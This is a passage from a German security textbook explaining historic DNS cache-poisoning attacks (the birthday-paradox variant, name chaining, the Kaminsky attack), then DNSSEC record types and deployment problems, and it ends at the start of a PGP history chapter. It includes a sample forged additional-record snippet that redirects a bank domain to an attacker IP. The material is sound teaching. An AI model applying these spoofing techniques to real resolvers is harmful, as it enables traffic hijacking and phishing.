Ist der Cache für den zu vergiftenden Eintrag dagegen *leer,* sendet der Target-Server seinerseits eine DNS-Anfrage, in unserem Beispiel entweder an einen für `example.com` zuständigen Nameserver oder (falls er diesen nicht kennt) an einen TLD-Nameserver für `.com` (Q2 in Abb. 15.5). Der Angreifer sendet nun direkt nach seiner Anfrage viele Antworten auf die DNS-Anfrage des Target-Servers (R2 in Abb. 15.5), wobei er mittels IP Spoofing die IP-Adresse von Server B fälscht und in jeder Antwort eine andere Transaction ID und einen anderen UDP-Quellport verwendet.

Falls er in einer dieser Antworten zufällig die richtige Kombination (Transaction ID, Portnummer) trifft, so muss Server A diese Antwort akzeptieren, falls sie vor der legitimen Antwort von Server B eintrifft.

Geburtstagsparadoxon Durch Ausnutzen des Geburtstagsparadoxons konnte man bei älteren Softwareversionen von BIND die Wahrscheinlichkeit eines erfolgreichen Angriffs wie in Abb. 15.6 dargestellt noch weiter erhöhen [Ste01]. Wir nehmen dabei an, dass der UDP-Port bekannt ist, und konzentrieren uns nur auf die Transaction ID:

- Der Angreifer sendet viele gleichlautende Anfragen nach dem Domainnamen des Opfers (z. B. `www.rub.de`) an den Target-Nameserver, dessen Cache *vergiftet* werden soll.
- Bis 2002 sendeten die Target-Nameserver für jede dieser Anfragen eine eigene rekursive Anfrage an den in der DNS-Hierarchie nächsthöheren Server. Jeder dieser rekursiven Anfragen enthält eine andere Transaction ID.
- Parallel zu den Anfragen sendet der Angreifer auch viele (gefälschte) Antworten auf die rekursiven Anfragen des Target-Servers, mit der gefälschten IP-Adresse des nächsthöheren DNS-Servers und zufällig gewählten Transaction IDs.
- Stimmt jetzt zufälligerweise eine der Transaction IDs in einer der gefälschten Antworten mit einer Transaction ID in einer der rekursiven Anfragen überein, so akzeptiert der Target-Nameserver diese Antwort.
- Das Geburtstagsparadoxon garantiert, dass dieser Angriff mit hoher Wahrscheinlichkeit für nur $2^8 = 256$ gesendete Anfragen und Antworten des Angreifers erfolgreich sein wird.

Der in [Ste01] beschriebene Angriff konnte leicht durch ein Software-Update verhindert werden. Ab 2002 sendete der Target-Nameserver für gleichlautende Anfragen nur noch eine




Abb. 15.6 DNS Cache Poisoning mithilfe des Geburtstagsparadoxons [Ste01]

rekursive Anfrage an den nächsthöheren DNS-Server. Da alle hier beschriebenen DNS-Cache-Poisoning-Angriffe gegen einen Target-Server nur dann funktionieren, wenn dieser Server keinen gecachten Eintrag zu dem Domainnamen hat, der „vergiftet“ werden soll, wurde als Gegenmaßnahme gegen Cache-Poisoning-Angriffe vorgeschlagen, „wichtige“ Domainnamen mit einem höheren Time-To-Live-Wert (TTL) auszuliefern, um so das Zeitfenster für diese Angriffsart zu minimieren.

Dan Kaminski gelang es, diese Annahme zu widerlegen. Er führte neue Angriffsmuster ein, mit denen auch gecachte DNS-Einträge beim Target-Server überschrieben werden können. Diese Idee war die Grundlage für den bislang schwersten Angriff auf die Sicherheit von DNS, den Kaminski-Angriff (Abschn. 15.2.4).

15.2.3 Name Chaining und In-Bailiwick-RRs

DNS-Antworten können, um die Performance des gesamten DNS zu verbessern, neben dem angefragten Datensatz noch weitere RRs enthalten. In unserem Beispiel aus Listing 15.3 sind dies:

- **Authoritative Nameservers:** Hier werden für die Domain `rz.ruhr-uni-bochum.de`, zu der der eigentliche Name des Webservers (Primary name: www1.rz.ruhr-uni-bochum.de) gehört, drei autoritative Nameserver genannt, die für zukünftige Anfragen an diese Domain verwendet werden können.
- **Additional Records:** Um die autoritativen Nameserver auch tatsächlich finden zu können, muss der Host ihre IP-Adressen kennen.

Im Beispiel aus Listing 15.3 stehen diese zusätzlichen Angaben eindeutig in Zusammenhang mit der ursprünglichen Anfrage. Die spannende Frage aber lautet: Kann man diese Zusatzinformationen zum DNS Cache Poisoning verwenden?

Das Szenario dazu sieht wie folgt aus: Der Angreifer bringt sein Opfer dazu, Daten von `www.angreifer.org` zu laden. Dazu reicht z. B. das Senden einer HTML-formatierten SPAM-Mail aus, in die ein kleines Bild eingebettet ist, das von diesem Server geladen

werden muss. Um diese Datei laden zu können, muss der E-Mail-Client eine DNS-Anfrage zu `www.angreifer.org` stellen. Der autoritative Nameserver `ns.angreifer.org` antwortet darauf mit der passenden IP-Adresse, sendet aber gleichzeitig bösartige Additional Records mit wie z. B.

```
angreifer.org NS inet www.musterbank.de

www.musterbank.de A inet 192.168.1.123,
```

wobei `192.168.1.123` die IP-Adresse des Servers des Angreifers ist.

In-Bailiwick-RRs Bis 1997 akzeptierten Nameserver solche Additional Records, die offensichtlich nichts mit Anfrage zu tun hatten, da der Domainname des angeblichen Nameservers nichts mit dem angefragten Domainnamen zu tun hat. Diese Lücke wurde im Juni 1997 in BIND durch ein Sicherheitsupdate behoben, und heute akzeptiert kein Nameserver mehr solche *Out-of-Bailiwick*-Antworten (d. h. Antworten „außerhalb des Verwaltungsbezirks“) mehr.

Als Gegenmaßnahme gegen Name-Chaining-Angriffe wurde eine *In-Bailiwick*-Strategie eingeführt. Additional Resource Records werden nur dann akzeptiert, wenn sie eine gemeinsame Superdomain mit dem angefragten Domainnamen haben (wenn sie also „innerhalb des Verwaltungsbezirks“ liegen). Bei einer Anfrage nach `www.angreifer.org` würde also eine Additional Record für `ns.angreifer.org` akzeptiert – wegen der gemeinsamen Superdomain `angreifer.org` –, aber nicht `ns.angreifer.net` oder `www.musterbank.com`.

15.2.4 Kaminski-Angriff

Im Jahr 2008 veröffentlichte Dan Kaminski [Kam08] eine Angriffsstrategie auf das DNS die es ermöglichte, trotz der In-Bailiwick-Strategie für Additional Records bereits im Cache befindliche Einträge zu überschreiben.

Der Angreifer sendet, wie in Abb. 15.7 dargestellt, viele Anfragen nach nichtexistierenden Domainnamen wie `aaa.rub.de` und `aab.rub.de`. Gleichzeitig beantwortet er diese und fügt als Additional Record das eigentliche Ziel seines Angriffs ein. Er deklariert `www.rub.de` als Nameserver für `rub.de` und liefert eine (falsche) IP-Adresse für den Domainnamen `www.rub.de` mit. Schafft der Angreifer es, eine Antwort auf eine dieser Anfragen schneller als der autoritative Nameserver und mit der richtigen, 16 Bit langen Transaction ID zu senden, so hat er sein Ziel erreicht, und der Cache ist vergiftet[1]. Im Gegensatz zu dem in Abb. 15.6 beschriebenen Cache-Poisoning-Angriff kann der Kaminski-Angriff auch

[1] Bis 2008 war der UDP-Quellport vorhersagbar; erst als Reaktion auf den Kaminski-Angriff wurde er randomisiert.




Abb. 15.7 Der Kaminski-Angriff. Der Angreifer möchte den Eintrag für `www.rub.de` im Cache des Target-Servers überschreiben

dann weiterlaufen, wenn eine Antwort des autoritativen Nameservers empfangen wurde: Es werden ja ständig neue Domainnamen angefragt.

Die In-Bailiwick-Strategie verhindert diesen Angriff nicht, da die gesendeten ARs ja In-Bailiwick sind: `aab.rub.de` und `www.rub.de` haben die gemeinsame Superdomain `rub.de`. Eine Parallelisierung des Angriffs ist möglich, da beliebig viele Anfragen zu nichtexistierenden Domainnamen gestellt werden können.

Alle Faktoren zusammen bewirkten, dass DNS Cache Poisoning mit der Kaminski-Strategie innerhalb von ca. 10 s möglich gewesen wäre, wenn dem Angreifer eine hinreichend große Bandbreite zur Verfügung gestanden hätte. Da der Angriff auf allen Ebenen des DNS-Baumes funktioniert, hätten auch ganze Top Level Domains „vergiftet“ werden können.

Als Gegenmaßnahme gegen diese Angriffsstrategie wurde zusätzlich zur Transaction ID der UDP-Quellport der Anfrage, die der Target-Server versendet, randomisiert *(Source Port Randomization)*. Dadurch muss ein Kaminski-Angreifer heute 32 zufällige Bits raten statt wie vorher nur 16 Bit, und der Kaminski-Angriff wird ineffizient.

Eine Besonderheit des Kaminski-Angriffs ist, dass eine Abwehr dieses Angriffs allein *innerhalb* des DNS-Protokolls nicht mehr möglich ist. Hier muss ein weiteres Protokoll, nämlich UDP, einbezogen werden. Dies hebt die angestrebte klare Trennung zwischen den verschiedenen TCP/IP-Schichten auf. Eine UDP-Implementierung, die DNS-Anfragen transportiert, muss sich anders verhalten als eine Implementierung, die Sprach- oder Videodaten transportiert.

15.3 DNSSEC

Die Grundidee von DNSSEC besteht darin, alle Resource Records mit digitalen Signaturen zu versehen. Diese Signaturen werden in die DNS-Response mit aufgenommen, und sie können zusammen mit den Antworten in den diversen DNS-Caches gespeichert werden.

Zur Überprüfung dieser Signaturen wird die hierarchische Struktur des DNS selbst herangezogen, und Lösungen zum Signieren von DNS-Responses für nichtexistierende Domains wurden entwickelt.

DNSSEC-Standards Der ursprüngliche RFC 2535 [3rd99] wurde mehrfach über-arbeitet, vor allem wegen administrativer Probleme beim Schlüsselmanagement und wegen Datenschutzproblemen bei den Antworten auf nichtexistierende Domains. Die aktuelle Version von DNSSEC ist im Wesentlichen in den RFCs 4033 [AAL+05a], 4034 [AAL+05c], 4035 [AAL+05b] und 5155 [LSAB08] dokumentiert.

Erzeugung einer Signatur der Zonendatei Die Zonendatei aus Listing 15.1 wurde mithilfe von Ubuntu bind9utils, Version 9.11.3, signiert. Die Vorgehensweise zum Signieren einer Zonendatei ist die folgende:

1. Die RRSets der Zonendatei werden nach ihrem Namen sortiert:
   - Zunächst werden alle Namen/FQDNs nach der Anzahl ihrer Labels sortiert. Im Beispiel stehen die Einträge zum 2-Label-Namen `example.com.` also am Anfang.
   - Bei gleicher Anzahl von Labels werden die Namen nach ihrem ersten Label lexikographisch sortiert.

   Dies ist wichtig, um mithilfe des NSEC-RR Aussagen über nicht vorhandene Domainnamen geben zu können.
2. Zu jedem Namen wird ein NSEC-Eintrag hinzugefügt. Dieser gibt den gemäß der definierten Ordnung nächsten Namen in der Zonendatei an.
3. Jedes RRSet (mit wenigen Ausnahmen, z. B. das DNSKEY-RR) wird signiert und ist somit authentisch. RRSet und Signatur können auch in DNS-Caches gespeichert werden.

Listing 15.4 Einträge für `host3.example.com.` in der signierten Zonendatei. Die digitalen Signaturen sind gekürzt dargestellt.

```
1  host3.example.com. 172800 IN A 192.0.0.3
2  host3.example.com. 172800 IN RRSIG A 14 3 172800
3                       20190705132050 20190605122133
4                       56673 example.com.
5                       MB...WG 2q...zv ed...uB
6  host3.example.com. 3600 IN NSEC host4.example.com. A RRSIG NSEC
7  host3.example.com. 3600 IN RRSIG NSEC 14 3 3600
8                       20190705132050 20190605122133
9                       56673 example.com.
10                      O1...oB E8...Sh yp...+i
```

Beispieleintrag Listing 15.4 stellt das Ergebnis dieser Vorgehensweise für das RR `host3.example.com. 172800 IN A 192.0.0.3` aus Zeile 18 von Listing 15.1 dar. Zu dem vorhandenen RR werden drei neue RRs hinzugefügt: ein `NSEC` RR, in dem angegeben ist, dass der nächste gültige Domainname `host4.example.com.` lautet, und jeweils ein `RRSIG` RR für das `A` und das `NSEC` RR.

15.3.1 Neue RR-Datentypen

In RFC 4034 *Resource Records for the DNS Security Extensions* [AAL+05c] werden vier neue Resource Records definiert, um Public-Key-Informationen im DNS ablegen zu können: DNSKEY, RRSIG, NSEC und DS. Hinzu kommt der NSEC3 RR aus RFC 5155 [LSAB08].

DNSKEY

Der *DNSKEY Resource Record* dient dazu, öffentliche Schlüssel in DNS abzulegen. Der DNSKEY-Eintrag aus unserer Beispieldatei ist in Listing 15.5 wiedergegeben.

Listing 15.5 Der DNSKEY Resource Record im Presentation-Format. Der öffentliche Schlüssel ist gekürzt dargestellt.

```
1 example.com. 172800 IN DNSKEY 256 3 14 IS...XN A1..Xd ud..Ju
```

Im Presentation-Format beginnt der DNSKEY-RR mit der Angabe des *Eigentümers (owner)* des Schlüssels in Form eines FQDN. In unserem Beispiel ist dies `example.com.`. Es folgt der TTL-Wert, hier `172.800` s, die Klasse `IN` und der Name `DNSKEY` des RR. Die 16-Bit-Zahl des *Flags*-Feldes kann nur die Werte 0, 256 und 257 annehmen. Ein Wert 256 gibt an, dass dieser Schlüssel verwendet wurde, um die Zonendatei zu signieren, und in diesem Fall muss der Eigentümer des Schlüssels mit dem Eigentümer der Zonendatei übereinstimmen, wie er im SOA-RR angegeben ist. Der Wert 257 gibt an, dass dieser Schlüssel ein Vertrauensanker für DNSSEC ist, und der Wert 0, dass dieser Eintrag einen DNSSEC-Schlüssel enthält, dessen Verwendungszweck unbekannt ist. Das nachfolgende *Protocol*-Feld muss immer den Wert 3 enthalten und wird nur aus Gründen der Rückwärtskompatibilität beibehalten. Das *Algorithm*-Feld spezifiziert den verwendeten Signaturalgorithmus; der Beispielwert 14 ist in Abb. 15.8 zu finden. Der abschließende Signaturwert selbst ist gekürzt wiedergegeben.

RRSIG

Für jedes RRSet in dem um die NSEC-Einträge erweiterten Zonefile wird ein *RRSIG Resource Record* erstellt. In Listing 15.6 ist die Signatur über den `A`-RR für `host3.example.com.` enthalten.

Wert	Algorithmus	Quelle	Empfehlung
0	Delete DS	RFC 4034	
1	RSA/MD5	RFC 4034	Must Not Implement
2	DH	RFC 2539	
3	DSA/SHA-1	RFC 3755	Optional
4, 9, 11	Reserved	RFC 6725	
5	RSA/SHA-1	RFC 3110	Required
6	DSA-NSEC3-SHA1	RFC 5155	
7	RSASHA1-NSEC3-SHA1	RFC 5155	Recommended
8	RSA/SHA-256	RFC 5702	Recommended
10	RSA/SHA-512	RFC 5702	Recommended
12	GOST R 34.10-2001	RFC 5933	Optional
13	ECDSA/SHA-256	RFC 6605	Recommended
14	ECDSA/SHA-384	RFC 6605	Recommended
15	Ed25519	RFC 8080	Optional
16	Ed448	RFC 8080	Optional
117-122	Unassigned		
123-251, 255	Reserved	RFC 4034	
252	Reserved for Indirect Keys	RFC 4034	
253	Private Algorithm	RFC 4034	
254	Private Algorithm OID	RFC 4034	

Abb. 15.8 Liste von DNSSEC-Signaturalgorithmen nach http://www.iana.org/assignments/dns-sec-alg-numbers/dns-sec-alg-numbers.xhtml

Listing 15.6 RRSIG RR für `host3.example.com.`. Die digitale Signatur ist gekürzt dargestellt.

```
1 host3.example.com. 172800 IN RRSIG A 14 3 172800
2                       20190705132050 20190605122133
3                       56673 example.com.
4                       MB...WG 2q...zv ed...uB
```

Im RData-Teil dieses RR ist zunächst einmal der Typ `RRSIG` des Resource Record angegeben. Darauf folgt *type covered,* hier also ein `A` für die Tatsache dass ein `A`-RR signiert wird. Es wurde der Signaturalgorithmus 14, also ECDSA/SHA-384, verwendet.

Die Zahl 3, die nun folgt, hat hier im Gegensatz zu DNSKEY eine Bedeutung: Sie gibt die Anzahl der Labels im Namen des RR an. Danach wird die Original-TTL wiederholt;

dieser Wert bleibt beim Caching unverändert, während die bei einer DNS-Antwort mitgelieferte TTL ja ständig dekrementiert werden muss. Die Gültigkeitsdauer der Signatur wird durch zwei Datum-Zeitangaben festgelegt. Der Schlüsselidentifier 56673 verweist auf den öffentlichen Schlüssel, der zur Validierung der Signatur verwendet werden muss, und `example.com.` ist der Eigentümer dieses Schlüssels.

NSEC

Auch auf Anfragen nach nichtexistenten Namen antwortet das DNS, und auch diese Antworten müssen in DNSSEC signiert sein, sonst könnten solche Antworten als Basis für DoS-Angriffe genutzt werden. Das Problem hierbei ist, dass es potenziell unendlich viele nichtexistente Namen in jeder Domain gibt. So gibt es in unserer Beispieldomain z. B. keine Einträge zu `host4a.example.com`, `host6.example.com`, `host7777.example.com` usw. Man kann also nicht einfach zu jedem nichtexistenten Namen eine digitale Signatur generieren.

Listing 15.7 NSEC-Verweis auf die nach `host3.example.com.` lexikographisch nächste gültige Domain host4.example.com.

```
1 host3.example.com. 3600 IN NSEC host4.example.com. A RRSIG NSEC
```

Eine DNSSEC-Lösung für dieses Problem ist der NSEC-RR. Er beschreibt die Tatsache, dass sich „zwischen“ zwei Einträgen keine gültigen Hostnamen befinden. Im RData-Teil unseres Beispiels in Listing 15.7 des lexikographisch nächsten, gültigen Domainnamens. Wenn also z. B. eine Anfrage zu `host44.example.com` gestellt wird, so wird durch eine Antwort mit dem angegebenen NSEC-RR sichergestellt, dass es von einschließlich `host44` bis ausschließlich `host5` keine Domainnamen gibt.

NSEC3

Ein großer Kritikpunkt der NSEC-Lösung ist, dass ein Angreifer über gezielte Anfragen nach nichtexistierenden Domains alle gültigen Domainnamen in einer Domain ermitteln kann. Daher wird in NSEC3-RRs nur ein Hashwert zurückgegeben [LSAB08].

Um NSEC3-RRs einsetzen zu können, sind allerdings größere Änderungen am Signierprozess der Zonendatei erforderlich:

- Es müssen Hashwerte aller Domainnamen gebildet werden. Diese Hashwerte ersetzen den Namen in RRSets. Genauer gesagt wird der Hashwert des ursprünglichen Namens dem FQDN des Eigentümers der Zone vorangestellt.
- Die RRSets werden lexikographisch nach den Hashwerten sortiert.
- Nach jedem RRSet wird ein NSEC3-RR eingefügt, der auf den Hashwert des nächsten Eintrags verweist.
- Alle diese RRSets werden signiert.

Vorteil dieses Verfahrens ist, dass eine positive Antwort auf eine Anfrage überprüft werden kann, indem die anfragende Instanz einfach den Hashwert des angefragten FQDN ermittelt und mit dem signierten Hashwert in der DNSSEC-Antwort vergleicht. Eine negative Antwort kann der Anfragende natürlich nicht überprüfen, aber er lent damit auch nichts über die Struktur der Domain.

DS

Um eine Vertrauenshierarchie analog zu einer Public-Key-Infrastruktur aufzubauen, muss der Schlüssel, der zur Überprüfung der Signaturen für die Domain `example.com.` verwendet wird, auf einer höheren Hierarchieebene beglaubigt werden. Dazu wird ein *Delegated Signer* (DS) Resource Record in der nächsthöheren Zone gespeichert – in unserem Beispiel also die Zone `com.` – und dort mit signiert.

Listing 15.8 DS-RR mit Hashwert des Schlüssels aus Listing 15.5, der zum Signieren der Zonendatei von `example.com.` verwendet wurde.

```
1 example.com. 86400 IN DS 56673 14 1 2BB183AF5F22588179...98631FAD1A292118
```

Listing 15.8 gibt einen solchen Record wieder. Im RData-Teil folgt auf den Typ `DS` des RR der *Key Tag* des gehashten Schlüssels sowie die Angabe des Signaturalgorithmus, in dem der referenzierte Schlüssel verwendet werden muss (14), und des Hashalgorithmus (1), mit dem der abschließende Hashwert berechnet wurde.

15.3.2 Sichere Namensauflösung mit DNSSEC

Um die IP-Adresse zu `www.example.com` sicher über DNSSEC zu ermitteln, benötigt ein Resolver zunächst den öffentlichen Schlüssel der Root-Zone. Dieser muss im Resolver authentisch als Vertrauensanker konfiguriert worden sein. Zusätzlich benötigt er folgende RRs (Abb. 15.9):

- Ein A-RR für `www.example.com.` und das zugehörige RRSIG-RR
- Das DNSKEY-RR für `example.com.`
- Das diesem Schlüssel zugeordnete DS-RR aus der Zone `com.` und das zugehörige RRSIG-RR
- Das DNSKEY-RR für `com.`
- Das diesem Schlüssel zugeordnete DS-RR aus der Root-Zone und das zugehörige RRSIG-RR

Mithilfe dieser RRs kann der Resolver die Signaturvertrauenskette bis zum Vertrauensanker hin verifizieren.




Abb. 15.9 Verkettung der Schlüssel in DNSSEC am Beispiel `www.example.com`

15.4 Probleme mit DNSSEC

Der erste RFC zu DNSSEC [rK97] wurde Anfang 1997 publiziert, der zweite [3rd99] im März 1999. Trotz dieser mittlerweile 20 Jahre dauernden Einführungsphase wird DNSSEC noch immer nicht flächendeckend genutzt. Einige mögliche Gründe hierfür sind nachfolgend aufgelistet.

Größe Das DNS ist eine riesige, dynamische Datenbank der Welt, mit mehr als 200 Mio. aktiven Domainnamen, die aber nur einen Teil der Einträge ausmachen. Wenn man beachtet, dass sich die Größe unserer Beispieldatei aus Abb. 15.1 durch Einsatz von DNSSEC mehr als versechsfacht, erhält man die erste Dimension des Größenproblems.

Der Aufwand, die großen Zonendateien der Top-Level-Domains zu signieren, ist beherrschbar, wie in Versuchen gezeigt wurde [Gie04]. Die einfache Parallelisierbarkeit der Signaturerstellung trägt dazu bei. Nach [SW17] sind mittlerweile 87,6 % aller TLDs signiert. Da der Aufwand zur Einbindung einer Domain aber für große und kleine Domains gleich ist, sinkt der Anteil bei den „normalen“ Domains in der Alexa-Liste dramatisch auf nur 1,6 % [SW17].

Die Größe des DNS bedingt auch, dass nicht alles manuell erledigt werden kann. Wer soll z. B. die Hashwerte der Public Keys überprüfen, die dem Administrator der .com-Zone zum Einfügen in ein NSEC-RR zugesandt werden? Wer ist verantwortlich, wenn aufgrund

eines Tippfehlers im öffentlichen Schlüssel der Zone einer großen Firma die Server dieser Firma im Internet nicht mehr sichtbar sind, weil alle Signaturen ungültig sind?

Sicherheit der privaten Schlüssel BIND speichert die privaten Zonenschlüssel in einer Datei. Wird ein solcher Server gehackt, kann der Angreifer beliebige DNSSEC-Einträge ab dieser Zone fälschen.

Darüber hinaus haben Haya Schulman und Michael Waidner in [SW17] nachgewiesen, dass die eingesetzten digitalen Signaturen unsicher sind, insbesondere aufgrund der Popularität von RSA-Signaturen, die über 90 % der analysierten Signaturen ausmachten. 66 % dieser RSA-Signaturen könnten heute gebrochen werden, entweder weil die Länge des Modulus nur 1024 Bit oder weniger betrug, oder weil die Moduli über eine GGT-Berechnung mit anderen DNSSEC-Moduli faktorisiert werden konnten.

Datenverschlüsselung: PGP

16

Inhaltsverzeichnis

Der Begriff *PGP* beinhaltet drei Aspekte: Der erste Aspekt ist die Verteidigung bürgerlicher Freiheiten gegenüber einem mächtigen Staatsapparat. Für diesen Aspekt stehen die Namen Phil Zimmermann und Edward Snowden. Der zweite Aspekt sind die vielfältigen Implementierungen von PGP, die stark mit anderen Open-Source-Anwendungen verzahnt sind. Der dritte Aspekt ist der OpenPGP-Standard, der aktuell in RFC 4880 [CDF+07] definiert und eines der in der Praxis wichtigsten universellen Datenformate ist (neben PKVS#7/CMS). Zwei Angriffe, die als Lehrbeispiele für das Design sicherer Datenstrukturen dienen können, schließen dieses Kapitel ab.

16.1 PGP – Die Legende

Das Material in diesem Abschnitt basiert auf zwei Dokumenten: Adam Back's PGP Timeline [Bac02], und einer OpenPGP-Liste der Geschichte von PGP [His].

16.1.1 Die Anfänge

1991 wurde dem US-Senat das Gesetz 266 vorgelegt, das vorsah, dass jede Verschlüsselungssoftware eine Hintertür für den staatlichen Zugriff enthalten müsse. Dieses Gesetz wurde

J. Schwenk, *Sicherheit und Kryptographie im Internet,*
https://doi.org/10.1007/978-3-658-29260-7_16

7 6 5	Anwendungsschicht Darstellungsschicht Sitzungsschicht	Anwendungsschicht	Telnet, FTP, SMTP, HTTP, DNS, IMAP, PGP
4	Transportschicht	Transportschicht	TCP, UDP
3	Vermittlungsschicht	IP-Schicht	IP
2	Sicherungsschicht	Netzzugangsschicht	Ethernet, Token Ring, PPP, FDDI, IEEE 802.3/802.11
1	Bitübertragungsschicht		

Abb. 16.1 Das TCP/IP-Schichtenmodell: Anwendung Pretty Good Privacy (PGP)

nicht verabschiedet, aber die Regierung arbeitete weiter an ähnlichen Vorhaben. Diese Pläne der US-Regierung veranlassten Philip R. Zimmermann (Abkürzung PRZ), einen Computerspezialisten aus Boulder, Colorado (USA), PGP 1.0 (ohne Hintertür) zu schreiben. Am 5. Juni 1991 war es dann so weit: PGP 1.0 wurde veröffentlicht. PGP 1.0 verwendet

- Bass-O-Matic, einen selbst entworfenen symmetrischen Verschlüsselungsalgorithmus,
- RSA für Public-Key-Operationen,
- MD4 zur Hashwertbildung,
- LZHuf (einen adaptiven Lempel-Ziv Huffman Kompressionsalgorithmus) und
- uuencode für die 7-Bit-Transportcodierung.

Von Januar bis Mai 1992 erschienen in rascher Folge die Versionen 1.4 bis 1.8 von PGP. Am 2. September 1992 wird PGP 2.0 außerhalb der USA veröffentlicht. Die Version 2.0 enthielt viele neue Algorithmen:

- IDEA ersetzte Bass-O-Matic, da dieser Algorithmus nicht sicher war.
- MD5 ersetzte MD4, dessen Schwächen mittlerweile bekannt geworden waren.
- ZIP-Kompression ersetzte LZHuf, und
- Base64 ersetzte UUencode.

Bis Juli 1993 folgten die Versionen 2.1 bis 2.3a. Im August jenes Jahres verkaufte Phil Zimmermann die Rechte für die kommerzielle Version an ViaCrypt, die im November 1993 ViaCrypt PGP 2.4 als erste kommerzielle Version von PGP verkauften.

16.1.2 Die Anklage

Am 14. September 1993 erhob das Büro des US-Zolls in San José, Kalifornien, Anklage gegen „ViaCypt, PGP, Philip Zimmermann, and anyone or any entity acting on behalf of Philip Zimmermann for the time period June 1, 1991 to the present". Dieser Anklage lagen die US-Exportbestimmungen zugrunde, die Krypto-Software als Waffe klassifizieren und diese Waffen mit einem Exportverbot belegen. Phil Zimmermann hatte diese Schwierigkeiten schon vorhergesehen und vorsorglich folgende Klausel in die Dokumentation zu PGP 1.0 aufgenommen:

> Export Controls
>
> The Government has made it illegal in many cases to export good cryptographic technology, and that may include PGP. This is determined by volatile State Department policies, not fixed laws. Many foreign governments impose serious penalties on anyone inside their country using encrypted communications. In some countries they might even shoot you for that. I will not export this software in cases when it is illegal to do so under US State Department policies, and I assume no responsibility for other people exporting it without my permission.

Gut zwei Jahre lang lief der Prozess gegen Phil Zimmermann. Die Kosten für die Verteidigung in diesem Prozess wurden zu großen Teilen durch den „Phil Zimmermann legal defense fund (yellow ribbon campaign)" getragen. Am 11. Januar 1996 wurde Phil Zimmermann kurz mitgeteilt, dass die Ermittlungen gegen ihn beendet seien, ohne dass eine Begründung beigefügt war. Die US-Exportbestimmungen für Kryptosoftware blieben aber weiterhin in Kraft.

16.1.3 PGP 2.62 und PGP International

In den USA übernahm das Massachusetts Institute of Technology (MIT) die Weiterentwicklung der PGP-Freeware-Version. Im May 1994 wurde Version 2.5 herausgegeben, deren Source-Code eine Freeware-Version von RSARef, der damaligen Referenzimplementierung von RSA, enthielt. Dadurch wurde diese Version teilweise inkompatibel zu früheren Versionen. Am 24. Oktober 1994 erschien dann PGP 2.62 (ebenfalls inkompatibel mit den PGP-Versionen kleiner als 2.5), das letztendlich zur offiziellen PGP-Version für DOS und MAC wurde.

Durch die Verwendung von RSARef anstelle von Phil Zimmermanns MPILIB ergab sich eine interessante Umkehrung der rechtlichen Situation. Während die Verwendung der alten PGP-Versionen kleiner als 2.5 international legal (wenn man vom Exportverbot absieht) und in den USA illegal war (da es nur in den USA ein Patent auf den RSA-Algorithmus gibt), durften die Versionen 2.5 und 2.6x außerhalb der USA nicht mehr verwendet werden. Der Grund dafür war, dass die Bibliothek RSARef Eigentum der Firma RSA war und in den USA als Freeware verwendet, jedoch nicht ins Ausland exportiert werden durfte. RSA Inc.

durfte diese Bibliothek außerhalb der USA nicht zur Verfügung stellen, und deshalb war die Benutzung von PGP 2.62 international illegal.

Ein halbes Jahr später, am 7. Mai 1995, löste Ståle Schumacher aus Norwegen dieses Problem durch die Veröffentlichung von PGP 2.62i („i“ für „international“). Diese Version war durch die Verwendung der alten Bibliothek MPILIB kompatibel mit den alten Versionen von PGP und wurde von Phil Zimmermann offiziell anerkannt. Die Tatsache, dass Norwegen keine Exportbeschränkungen für Kryptosoftware besaß, machte die Verteilung dieser Version international möglich.

Im August 1997 wurde die Version 5.0i (für Unix) in Norwegen veröffentlicht. Um die Konsistenz zwischen der US- und der internationalen Version zu gewährleisten, nutzen die Entwickler das Recht auf Pressefreiheit der USA. Der Export von Büchern darf nicht untersagt werden, da dies das Recht auf freie Meinungsäußerung einschränken würde. Deshalb wurde der komplette Source-Code von PGP in Buchform publiziert, gedruckt in einer OCR-freundlichen Schriftart und mit den Seitenzahlen als C-Kommentare (`/* pagenum */`). Die zahlreichen neuen Features von Version 5.0 mussten also nicht nachprogrammiert, sondern konnten eingescannt werden.

16.1.4 Freeware auf dem Weg zum IETF-Standard

